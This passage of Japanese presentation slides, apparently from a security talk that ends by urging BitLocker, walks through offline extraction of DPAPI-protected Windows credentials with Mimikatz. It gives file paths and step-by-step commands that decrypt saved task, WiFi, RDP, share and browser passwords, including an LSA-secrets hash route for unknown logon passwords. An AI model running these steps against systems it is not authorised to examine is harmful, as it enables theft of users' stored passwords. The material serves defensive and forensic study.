
Mimikatzを用いたオフライン抽出（つづき）



Mimikatzを用いたオフライン抽出（つづき）

- System DPAPIで保護された資格情報
  - 保護している資格情報
    - タスクスケジューラの保存パスワード
    - ピクチャパスワード（ログオンパスワードも保存）
    - ログオンPIN
    - WiFiパスワード
    - ・・・・・
  - システムが管理する鍵でDPAPIにより保護
    - DPAPI_SYSTEMキー → LSAシークレット内に保存
  - MASTERKEYファイル
    - ¥Windows¥System32¥Microsoft¥Protect¥S-1-5-18¥User
    - MASTERKEYファイルは3か月ごとに更新 → 複数存在
    - どのMASTERKEYファイルを使うか？ → GUIDを調査
    - MASTERKEYのGUID = MASTERKEYのファイル名

Mimikatzを用いたオフライン抽出（つづき）



Mimikatzを用いたオフライン抽出（つづき）

- タスクスケジューラの保存パスワード
  - System CREDENTIALフォルダ
    - ¥Windows¥System32¥config¥systemprofile¥AppData¥Local¥Microsoft¥Credentials

> mimikatz "dpapi::cred /in:*CREDENTIALファイル*" exit
→ MASTERKEYのGUIDが判明

> mimikatz "dpapi::masterkey /in:*MASTERKEYファイル* /system:*DPAPI_SYSTEMキー*" exit
→ MASTERKEYが表示

> mimikatz "dpapi::cred /in:*CREDENTIALファイル* /masterkey:*MASTERKEY*" exit
→ 保存パスワードが表示

Mimikatzを用いたオフライン抽出（つづき）

- ピクチャパスワード（ログオンパスワード）
  - System VAULTフォルダ
    - ¥Windows¥System32¥config¥systemprofile¥AppData¥Local¥Microsoft¥Vault¥4BF4C442-9B8A-41A0-B380-DD4A704DDB28

> mimikatz "dpapi::vault /cred:*CREDENTIALファイル.vcrd* /policy:*POLICYファイル.vpol*" exit
→ MASTERKEYのGUIDが判明

> mimikatz "dpapi::masterkey /in:*MASTERKEYファイル* /system:*DPAPI_SYSTEMキー*" exit
→ MASTERKEYが表示

> mimikatz "dpapi::vault /cred:*CREDENTIALファイル.vcrd* /policy:*POLICYファイル.vpol* /masterkey:*MASTERKEY*" exit
→ 保存パスワードが表示

Mimikatzを用いたオフライン抽出（つづき）

- WiFiパスワード
  - WiFi Profileフォルダ
    - ¥ProgramData¥Microsoft¥Wlansvc¥Profiles¥Interfaces¥{インターフェイスGUID}

> mimikatz "dpapi::wifi /in:*{WiFi-GUID}.xml*" exit
→ MASTERKEYのGUIDが判明


> mimikatz "dpapi::masterkey /in:*MASTERKEYファイル* /system:*DPAPI_SYSTEMキー*" exit
→ MASTERKEYが表示

> mimikatz "dpapi::wifi /in:*{WiFi-GUID}.xml*" /masterkey:*MASTERKEY*" exit
→ 保存パスワードが表示

Mimikatzを用いたオフライン抽出（つづき）

- User DPAPIで保護された資格情報
  - 保護している資格情報
    - ネットワーク共有の保存パスワード
    - RDPの保存パスワード
    - IEの保存パスワード
    - Chrome / Edgeの保存パスワード
    - ・・・・・
  - ユーザのログオンパスワードでDPAPIにより保護
    - 正確にはログオンパスワードのSHA-1ハッシュで保護
  - MASTERKEYファイル
    - %APPDATA%¥Microsoft¥Protect¥{SID}
    - MASTERKEYファイルは3か月ごとに更新 → 複数存在
    - どのMASTERKEYファイルを使うか？ → GUIDを調査
    - MASTERKEYのGUID = MASTERKEYのファイル名

Mimikatzを用いたオフライン抽出（つづき）



Mimikatzを用いたオフライン抽出（つづき）

- ネットワーク共有／RDPの保存パスワード
  - User CREDENTIALフォルダ
    - %APPDATA%¥Microsoft¥Credentials
    - %LOCALAPPDATA%¥Microsoft¥Credentials

> mimikatz "dpapi::cred /in:*CREDENTIALファイル*" exit
→ MASTERKEYのGUIDが判明

> mimikatz "dpapi::masterkey /in:*MASTERKEYファイル* /sid:*SID* /password:*ログオンパスワード*" exit
→ MASTERKEYが表示

> mimikatz "dpapi::cred /in:*CREDENTIALファイル* /masterkey:*MASTERKEY*" exit
→ 保存パスワードが表示

Mimikatzを用いたオフライン抽出（つづき）

- IEフォーム認証の保存パスワード
  - User VAULTフォルダ
    - %LOCALAPPDATA%¥Microsoft¥vault¥4BF4C442-9B8A-41A0-B380-DD4A704DDB28

> mimikatz "dpapi::vault /cred:*CREDENTIALファイル.vcrd* /policy:*POLICYファイル.vpol*" exit
→ MASTERKEYのGUIDが判明

> mimikatz "dpapi::masterkey /in:*MASTERKEYファイル* /sid:*SID* /password:*ログオンパスワード*" exit
→ MASTERKEYが表示

> mimikatz "dpapi::vault /cred:*CREDENTIALファイル.vcrd* /policy:*POLICYファイル.vpol* /masterkey:*MASTERKEY*" exit
→ 保存パスワードが表示

Mimikatzを用いたオフライン抽出（つづき）

- ログオンパスワードが不明な場合・・・
  - ユーザがログオン中にシャットダウンすると、パスワードのSHA-1ハッシュがLSAシークレットに保存（ARSO：Automatic Restart Sign-On）
  - 最近のWindows 10はデフォルトでON（環境に依存）
  - このSHA-1ハッシュを使ってMaster Keyを復号


```
> mimikatz "lsadump::secrets /system:SYSTEMハイブ /security:SECURITYハイブ" exit
```

→ LSA SecretにログオンパスワードのSHA-1ハッシュが表示

```
> mimikatz "dpapi::masterkey /in:MASTERKEYファイル /sid:SID /hash:SHA-1ハッシュ" exit
```

→ MASTERKEYが表示

Mimikatzを用いたオフライン抽出（つづき）



結論

BitLockerを使いましょう！！

参考URL

- Mimikatz
  - https://github.com/gentilkiwi/mimikatz
- WinFE based on WinPE for Windows 10
  - https://www.kazamiya.net/WinFEforWin10
- Windows Data Protection
  - https://docs.microsoft.com/en-us/previous-versions/ms995355(v=msdn.10)?redirectedfrom=MSDN
- Operational Guidance for Offensive User DPAPI Abuse
  - https://www.harmj0y.net/blog/redteaming/operational-guidance-for-offensive-user-dpapi-abuse/
- TBAL: an (accidental?) DPAPI Backdoor for local users
  - https://vztekoverflow.com/2018/07/31/tbal-dpapi-backdoor/
- DPAPI security flaw in Windows 10
  - https://www.passcape.com/index.php?section=blog&cmd=details&id=38
- Windowsのシャットダウンは安全か？
  - http://www.sec-pro.net/newsletter/20191219.html